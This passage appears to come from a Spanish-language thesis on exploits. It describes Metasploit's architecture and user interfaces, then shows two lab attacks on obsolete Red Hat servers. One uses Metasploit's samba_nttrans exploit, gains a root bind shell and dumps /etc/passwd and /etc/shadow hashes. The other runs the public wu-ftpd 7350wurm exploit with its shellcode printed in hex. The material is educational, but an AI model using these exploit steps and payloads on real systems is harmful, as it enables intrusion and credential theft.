


Ilustración 10: Arquitectura de Metasploit

En un breve listado y descripción de los más relevantes, podrían incluirse los siguientes (ver [META_DEVG]):

1. **Rex** (Ruby Extension Library): Rex es el componente más importante de todo el Framework, y su única dependencia es Ruby mismo más los módulos incluídos con el lenguaje. Básicamente es una colección de clases y módulos que pueden ser utilizados por programadores para construir herramientas o módulos alrededor del MSF. Los módulos más relevantes que lo componen[159] son:
   a) **Assembly**: Es útil para realizar operaciones a bajo nivel, manejando los registros del procesador, pila, etc., y en diferentes arquitecturas (little-endian/big-endian, PowerPC, Sparc, x86, etc.). Es una manera simple e integrada al entorno de acceder a todos los Opcodes[160] de una

159 Para ver el código fuente de Rex y sus módulos, sólo hay que dirigirse al directorio ~/lib/rex/<nombre_módulo> en una instalación estándar de MSF.

160 Ver Glosario: Opcode, pág. 193.

plataforma.

b) **Encoding**: Sirve para ofuscar[161] el contenido de un payload. Es importante utilizarlo en caso de tener la certeza de que hay un IDS verificando el tráfico que se envía al objetivo.

c) **Jobs** (Trabajos): En ocasiones es necesario dividir una tarea en varios trabajos. Los Jobs o trabajos se definen como ítems de trabajo finitos que tienen una tarea específica. De esta manera, la idea es facilitar la coordinación de estos trabajos con funciones específicas para ello.

d) **Logging**: Es un servicio de mensajes de estado (Logs) dentro del Framework, clasificado por niveles (de 0 a 3).

e) **Post-exploitation**: Este módulo provee servicios ya incorporados para utilizar remotamente el objetivo una vez que el exploit tuvo éxito. Por ejemplo, la clase Stdapi[162] se disponen una gran variedad de funciones: acceso a archivos, red, sistema y otras propiedades de la máquina remota que son casi universales.

f) **Protocols**: Da soporte a protocolos estándar como HTTP, SMB, DCERPC y SUNRPC.

g) **Services**: Permite que uno o varios exploits se registren como "Servicio" y escuchen (en modo promiscuo) por tráfico (y que bien podrían ser resultados) al mismo tiempo.

h) **Sockets**: Provee acceso a la API de Sockets de Red (Clientes y Servidores TCP/UDP, manejo de SSL, etc.).

i) **Synchronization**: Dado que MSF hace uso del Multi-Threading, aquí se proveen rutinas que permiten aprovecharlo.

2. **Framework Core**: Implementa un conjunto de clases que funcionan de interfaz a los módulos y plugins del framework; es decir, si se desea hacer un plugin o un módulo para MSF, es necesario trabajar con este componente. Trabaja con un enfoque basado en instancias del framework.

a) **DataStore**: Actúa como un repositorio de datos del entorno de la instancia.

b) **Event Notifications**: Permite que los desarrolladores de módulos y

161 Ver Glosario: Ofuscación, pág. 193.

162 La clase Stdapi se encuentra en el archivo ubicado en /framework-3.1/lib/rex/post/meterpreter/extensions/stdapi/stdapi.rb.

plugins reaccionen a diferentes eventos del framework, a través de un típico proceso de registro de manejadores (*handlers*).

c) **Framework Managers**: Permite administrar componentes críticos del framework, como módulos, plugins, sesiones y trabajos.

3. **Framework Base**: Este módulo está construido encima del Core, y provee métodos para facilitar la interacción con él.
   a) **Configuration**: Mantiene una configuración persistente, además de funciones para conocer la estructura de la instalación (por ejemplo, el directorio raíz de la misma).
   b) **Logging**: Provee soporte de logging para el núcleo y módulos principales, utilizando las funciones de Rex::Logging, descripto previamente.
   c) **Sessions**: Permite acceder a las sesiones remotas establecidas por el usuario (CommandShell o Meterpreter).
4. **Framework User Interfaces**: Ver apartado 7.1.3.
5. **Framework Modules**: El propósito principal del Framework es facilitar el desarrollo de módulos que puedan conectarse al mismo y compartirse. Esto sucede, por ejemplo, cuando se agrega un nuevo Payload al Framework y el mismo estará disponible para ser utilizado en cualquier Exploit, ya que toda la arquitectura tiene bien definida sus interfaces, clases y relaciones. Para dar otro ejemplo, todos los módulos descienden de la clase base Msf::Module, y así sucesivamente.
   a) **Encoder**: Estos módulos sirven para generar versiones transformadas de los payloads en crudo, para que primero viajen por la red, eviten ser detectados por IDSs y luego sí, ser decodificados en el objetivo para su posterior ejecución. Un algoritmo común que se utiliza es el XOR binario, por lo rápido y sencillo. Está basado en Rex::Encoding.
   b) **Exploit**: Es el foco principal del Framework. Son utilizados para forzar vulnerabilidades de manera que permita al MSF ejecutar código arbitrario. El soporte para estos módulos se da en la clase Msf::Exploit.
   c) **NOP Generators**: Estos módulos son utilizados para crear una cadena de instrucciones assembler (llamados NOPs) que no provoquen ningún efecto cuando se ejecuten, sólo alterar el estado de los registros o modificar banderas (*flags*) del procesador. Son bastante utilizados en

los exploits. El problema con los NOPs triviales es que son fácilmente identificables en un payload por un IDS. Con este generador, es sencillo crear NOPs que funcionen igual, pero de longitud variable y pseudoaleatorios.

d) **Payload**: Proveen código al Framework que puede ser ejecutado luego de que un exploit tenga éxito al controlar el flujo de ejecución. MSF dispone de unas cuantas opciones, y para crear uno nuevo hace falta crear una clase que herede de Msf::Payload. De esta manera pueden agregarse acciones personalizadas, o soportar otra arquitectura que no esté disponible previamente.

e) **Auxiliary Modules**: Se trata de utilidades incluidas en el MSF que no tienen que ver directamente con explotar un objetivo, sino con actividades relacionadas: ejecutar un Port Scan, provocar un DoS[163] conocido en un software, loguearse en una Base de Datos, interactuar con algún Servicio, detectar la versión de un servidor, etc.

6. **Framework Plugins**: Para diferenciarlo de los módulos, puede pensarse a los plugins como piezas diseñadas para modificar el Framework mismo. El objetivo puede ser cualquiera, ya que en primera instancia se permite hacer cualquier cosa con él. MSF dispone de módulos para conexión a Bases de Datos (PostgreSQL, MySQL y SQLite), otro que ejecuta MSF como un servicio en un socket, etc. De esta manera, el plugin para conexión a bases de datos permite, por ejemplo, atacar un conjunto de hosts de acuerdo al contenido de una tabla.

7.1.3. Interfaces de Usuario

En cuanto a las interfaces hacia el usuario final, hay cuatro principales:

1. **Línea de Comandos (msfcli)**: Ideal para ejecutar metasploit como parte de un script externo, ya que acepta los parámetros de entrada, ejecuta lo que se le ordena por la línea de comandos y sale. Ver Consola Nro. 32.
2. **Consola Interactiva (msfconsole)**: Es la forma más rápida de usar Metasploit. Básicamente se ejecuta el framework, y se obtiene una línea de comandos donde se selecciona el/los exploits a ejecutar, el payload, las

163 Ver Glosario: DoS: Denegación de Servicio, pág. 192.

opciones y se lanza el ataque. En la Consola Nro. 33.se puede observar la salida del comando "info" sobre un exploit, para ver el alcance y características del mismo antes de utilizarlo o no.

```
marcelo@saturno:~/src/framework-3.1$ ./msfcli
Usage: ./msfcli <exploit_name> <option=value> [mode]
==================================================

    Mode           Description
    ----           -----------
    (H)elp         You're looking at it baby!
    (S)ummary      Show information about this module
    (O)ptions      Show available options for this module
    (A)dvanced     Show available advanced options for this module
    (I)DS Evasion  Show available ids evasion options for this module
    (P)ayloads     Show available payloads for this module
    (T)argets      Show available targets for this exploit module
    (AC)tions      Show available actions for this auxiliary module
    (C)heck        Run the check routine of the selected module
    (E)xecute      Execute the selected module

Exploits
========

Name                                        Description
----                                        -----------
exploit/bsdi/softcart/mercantec_softcart    Mercantec SoftCart CGI
Overflow
exploit/freebsd/tacacs/xtacacsd_report      XTACACSD <= 4.1.2 report()
Buffer Overflow
exploit/hpux/lpd/cleanup_exec               HP-UX LPD Command Execution
[...]

Auxiliary
=========

Name                                         Description
----                                         -----------
auxiliary/admin/backupexec/dump              Veritas Backup Exec Windows
Remote File Access
auxiliary/admin/backupexec/registry          Veritas Backup Exec Server
Registry Access
auxiliary/admin/cisco/ios_http_auth_bypass Cisco IOS HTTP Unauthorized
Administrative Access
[...]
```

Consola 32: Ejecución de Metasploit sin parámetros en su versión de Línea de Comandos

3. **Interfaz Gráfica de Usuario (msfgui)**: Para quienes disponen de o prefieren la interfaz gráfica, ejecutar varios trabajos a la vez, etc., Metasploit dispone de una versión gráfica multiplataforma (Ilustración 11). Es bastante atractiva, rápida e intuitiva como para considerarla por sobre la versión de consola; además posee la capacidad de ejecutar varias "consolas" de MSF al mismo tiempo y desde la GUI misma.
4. **Aplicación Web (msfweb)**: Sumándose a la "moda" actual de las

"Aplicaciones Web", Metasploit introduce una muy cómoda y versátil manera de correr Metasploit en forma remota o local, sólo apuntando un navegador a su Servidor Web y Aplicación embebidos (Ilustración 11).

```
marcelo@saturno:~/src/framework-3.1$ ./msfconsole


                                  _                  _
                                 | |      (_)_
 ____    ____| |_  ____  ___ ____| | ___   _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                          |_|


       =[ msf v3.1-release
+ -- --=[ 269 exploits - 118 payloads
+ -- --=[ 17 encoders - 6 nops
       =[ 46 aux

msf >  info exploit/linux/ids/snortbopre

       Name: Snort Back Orifice Pre-Preprocessor Remote Exploit
    Version: 5365
   Platform:
 Privileged: No
    License: BSD License

Provided by:
  KaiJern Lau <xwings@mysec.org>

Available targets:
  Id  Name
  --  ----
  0   Debian 3.1 Sarge

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  9080             yes       The target port

Payload information:
  Space: 1073
  Avoid: 1 characters

Description:
  This module exploits a stack overflow in the Back Orifice
  pre-processor module included with Snort versions 2.4.0, 2.4.1,
  2.4.2, and 2.4.3. This vulnerability could be used to completely
  compromise a Snort sensor, and would typically gain an attacker full
  root or administrative privileges.

References:
  http://www.securityfocus.com/bid/15131
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2005-3252
  http://xforce.iss.net/xforce/alerts/id/207

msf > show exploits
```

Consola 33: Metasploit corriendo en forma interactiva desde consola




Ilustración 11: Interfaz Gráfica y Web de Metasploit, respectivamente

7.2. Ejemplos de Ataques con Exploits

En este caso se presentarán dos ataques con exploits remotos de ejemplo, hechos en un ambiente de pruebas especialmente creado para este trabajo. La idea es mostrar cómo funcionan, utilizando versiones viejas y discontinuadas de software. Para ver el código fuente de ambos exploits, ver Anexo D, pág. 189.

7.1.1. Atacando Samba con Metasploit

La siguiente (Consola 34) es una sesión de ataque a un Servidor GNU/Linux RedHat versión 9, ejecutando Samba[164], funcionando como servidor de archivos e impresoras de una red LAN típica.

```
marcelo@saturno:~/src/framework-2.7$ sudo ./msfconsole
Using Term::ReadLine::Stub, I suggest installing something better (ie
Term::ReadLine::Gnu)



                  _                  _       _ _
                 | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|


+ -- --=[ msfconsole v2.7 [157 exploits - 76 payloads]

msf > use samba_nttrans
msf samba_nttrans > show options

Exploit Options
===============

  Exploit:    Name       Default    Description
  --------    -------    -------    ---------------------------------
  required    RHOST                 The target address
  optional    THREADS    25         The number of concurrent attempts
  required    RPORT      139        The samba port

  Target: Target Not Specified

msf samba_nttrans > set RHOST 192.168.0.200
RHOST -> 192.168.0.200
msf samba_nttrans > show targets

Supported Exploit Targets
=========================
```

164 Samba es un software para Unix que implementa el protocolo SMB/CIFS, que es el que utiliza Windows para compartir archivos e impresoras en una Red. Además, permite integrar estaciones de trabajo Unix a redes Windows. URL: http://www.samba.org

```
   0  Samba Complete Brute Force
   1  Samba 2.0 Brute Force
   2  Samba 2.2 Brute Force
   3  Samba 2.0.6 / Red Hat 6.2
   4  Samba 2.0.7 / Red Hat 7.0
   5  Samba 2.2.1 / Red Hat 7.2
   6  Samba 2.2.5 / Red Hat 8.0
   7  Samba 2.2.4 / Slackware 8.1

msf samba_nttrans > set TARGET 2
TARGET -> 2
msf samba_nttrans > show PAYLOADS

Metasploit Framework Usable Payloads
====================================

  linux_ia32_adduser             Linux IA32 Add User
  linux_ia32_bind                Linux IA32 Bind Shell
  linux_ia32_bind_stg            Linux IA32 Staged Bind Shell
  linux_ia32_exec                Linux IA32 Execute Command
  linux_ia32_findrecv            Linux IA32 Recv Tag Findsock Shell
  linux_ia32_findrecv_stg        Linux IA32 Staged Findsock Shell
  linux_ia32_findsock            Linux IA32 SrcPort Findsock Shell
  linux_ia32_reverse             Linux IA32 Reverse Shell
  linux_ia32_reverse_impurity    Linux IA32 Reverse Impurity
Upload/Execute
  linux_ia32_reverse_stg         Linux IA32 Staged Reverse Shell
  linux_ia32_reverse_udp         Linux IA32 Reverse UDP Shell

msf samba_nttrans > set PAYLOAD linux_ia32_bind
PAYLOAD -> linux_ia32_bind
msf samba_nttrans(linux_ia32_bind) > exploit
[*] Starting Bind Handler.
[*] Starting attack against target Samba 2.2 Brute Force
[*] Attack will use 25 threads with 819 total attempts

[*] Establishing 25 connection(s) to the target...
[*] --- Setting up the SMB session...
[*] --- Establishing tree connection...
[*] --- Sending first nttrans component...
[*] --- Completed range 0x08300000:0x082f63c0

[*] Brute force should complete in approximately 16.0 minutes
[*] Establishing 25 connection(s) to the target...
[*] --- Setting up the SMB session...
[*] --- Establishing tree connection...
[*] --- Sending first nttrans component...
[*] --- Completed range 0x082f63c0:0x082ec780
[...]
[*] Brute force should complete in approximately 7.2 minutes
[*] Establishing 25 connection(s) to the target...
[*] --- Setting up the SMB session...
[*] --- Establishing tree connection...
[*] --- Sending first nttrans component...
[*] --- Completed range 0x08246740:0x0823cb00
[*] Got connection from 192.168.0.2:55253 <-> 192.168.0.200:4444

id
uid=0(root) gid=0(root) groups=99(nobody)
uname -a
Linux localhost.localdomain 2.4.20-6 #1 Thu Feb 27 10:01:19 EST 2003
```

```
i686 athlon i386 GNU/Linux
cat /etc/issue
Red Hat Linux release 9 (Shrike)
Kernel \r on an \m

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
[...]
marcelo:x:500:500:Marcelo Fernandez:/home/marcelo:/bin/bash
cat /etc/shadow
root:$1$HVZ/SHiN$2vgFg3bu4zAZ1pJEbELcA0:14003:0:99999:7:::
bin:*:14003:0:99999:7:::
daemon:*:14003:0:99999:7:::
adm:*:14003:0:99999:7:::
lp:*:14003:0:99999:7:::
sync:*:14003:0:99999:7:::
shutdown:*:14003:0:99999:7:::
halt:*:14003:0:99999:7:::
mail:*:14003:0:99999:7:::
news:*:14003:0:99999:7:::
uucp:*:14003:0:99999:7:::
operator:*:14003:0:99999:7:::
games:*:14003:0:99999:7:::
gopher:*:14003:0:99999:7:::
ftp:*:14003:0:99999:7:::
nobody:$1$uck/c3Ne$eBMxHSpEA2PkW1K9pqKkO/:14003:0:99999:7:::
[...]
marcelo:$1$stg6/zim$GW7gB9UXCF5Jtd1Ep4tSg.:14003:0:99999:7:::
[*] Exiting Bind Handler.
msf samba_nttrans(linux_ia32_bind) > exit
marcelo@saturno:~/src/framework-2.7$
```

Para el ataque se utilizó Metasploit versión 2.7, la última de la serie 2.x, ya que si bien Metasploit 3.1 contenía este exploit en su base de datos, el ataque no fue exitoso en las pruebas. Cabe aclarar que Metapsploit 3.1 tiene algunos exploits que no están del todo completos (como éste) con respecto a la versión anterior, y el equipo de desarrollo aún trabaja en migrar los que falten o ampliar los que están en cuanto a características.

Se puede ver que el exploit en MSF v2.7 se llama "samba_nttrans", y corresponde a un ataque de Buffer Overflow detallado en el CVE-2003-0085[165] y

165 URL del Reporte: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0085

Bugtraq ID 7106[166], publicado el 15 de Marzo de 2003. La utilización de MSF v2.7 es idéntica a la de la serie 3.x:

- Se selecciona el exploit ("use samba_nttrans")
- Se ven las opciones requeridas por el mismo ("show options")
- Se establecen las opciones a utilizar ("set RHOST", "set TARGET")
- Se establece el payload ("set PAYLOAD linux_ia32_bind"): Este payload genera un mini-servidor con un shell en el puerto 4444 del objetivo, con los permisos del usuario que ejecuta el proceso explotado (Samba se ejecuta normalmente como usuario root). Es similar a un netcat en modo LISTEN, como se describió en la Consola 21, pág. 90.
- Luego de la espera (algunos minutos), el atacante puede conectarse al objetivo (192.168.0.200:4444), con lo que se accede al shell del mismo.
- Se ejecutan algunos comandos, para ver qué permisos se tienen, a qué SO corresponde, y se muestran los archivos de usuarios y de passwords.

7.1.2. Explotando un Servidor FTP

A continuación (Consola 34) se muestra otra sesión de ataque; esta vez se trata de un viejo servidor Red Hat Linux versión 6.2, y su servidor FTP incorporado, el WU-FTPD[167].

```
marcelo@saturno:~/src/milw0rm/platforms/linux/remote$ ./exploit-ftp.bin
-vv -t 17 -d 192.168.0.100
7350wurm - x86/linux wuftpd <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy.net !).

# trying to log into 192.168.0.100 with (ftp/mozilla@) ... connected.
# banner: 220 rh62 FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36
EST 2000) ready.
using 56 byte shellcode:
/* shellcode, 56 bytes */
90 90 90 90 90 90 90 90  90 90 90 90 31 db 43 b8  | ............1.C.
0b 74 51 0b 2d 01 01 01  01 50 89 e1 6a 04 58 89  | .tQ.-....P..j.X.
c2 cd 80 eb 0e 31 db f7  e3 fe ca 59 6a 03 58 cd  | .....1.....Yj.X.
80 eb 05 e8 ed ff ff ff                           | ........

### TARGET: RedHat 6.2 (Zoot) [wu-ftpd-2.6.0-3.i386.rpm]

# 1. filling memory gaps
PWD path (1): 257 "/" is current directory.
```

166 Ver URL: http://www.securityfocus.com/bid/7106

167 Sitio oficial del software: http://www.wu-ftpd.org/

```
# 2. sending bigbuf + fakechunk
        building chunk: ([0x0806e1a0] = 0x0807fd78) in 238 bytes
/* xpbuf, 494 bytes */
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
f0 ff ff ff fc ff ff ff  94 e1 06 08 78 fd 07 08  | ............x...
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c 90 90  90 90 90 90 90 90 90 90  | ................
90 90 31 db 43 b8 0b 74  51 0b 2d 01 01 01 01 50  | ..1.C..tQ.-....P
89 e1 6a 04 58 89 c2 cd  80 eb 0e 31 db f7 e3 fe  | ..j.X......1....
ca 59 6a 03 58 cd 80 eb  05 e8 ed ff ff ff        | .Yj.X.........

padchunk_size = 0x00000018
==> 15
# 3. triggering free(globlist[1])
#
# exploitation succeeded. sending real shellcode
# sending setreuid/chroot/execve shellcode
# spawning shell
########################################################################
#####
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
Linux rh62 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i?86 unknown



pwd
/home/ftp
ls
cd /
pwd
/
ls
bin
boot
dev
etc
home
lib
```

```
lost+found
mnt
opt
proc
root
sbin
tmp
usr
var
uname -a
Linux rh62 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i?86 unknown
id
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

Consola 34: Ataque a un servidor FTP con un exploit público

La vulnerabilidad aprovechada se encuentra detallada en el CERT Advisory (CA-2001-33[168] y CVE-2001-0550[169]), y se puede clasificar como un error en el manejo de los strings enviados por el usuario.

7.3. Enlaces Utiles

Internet tiene muchísima información sobre exploits, desde su manera de crearlos hasta los códigos fuente mismos, pero un listado de los sitios más importantes al respecto incluiría a los siguientes:

- **MilW0rm**: Sitio que tiene en su página principal un listado de los últimos exploits publicados, además de una base de exploits muy importante, que se encuentra en constante actualización.
  Página Principal: http://milw0rm.com/
  Colección de exploits: http://milw0rm.com/sploits/milw0rm.tar.bz2
- **BackTrack**: Es una distribución de Linux especialmente creada para Penetration Testing. http://www.remote-exploit.org/backtrack.html
- **Damn Vulnerable Linux**: Esta es una distribución de Linux en formato de Live-CD, que es totalmente insegura a propósito, y que además incluye muchos exploits, cursos y herramientas para explotarse a sí mismo.
  http://www.damnvulnerablelinux.org/
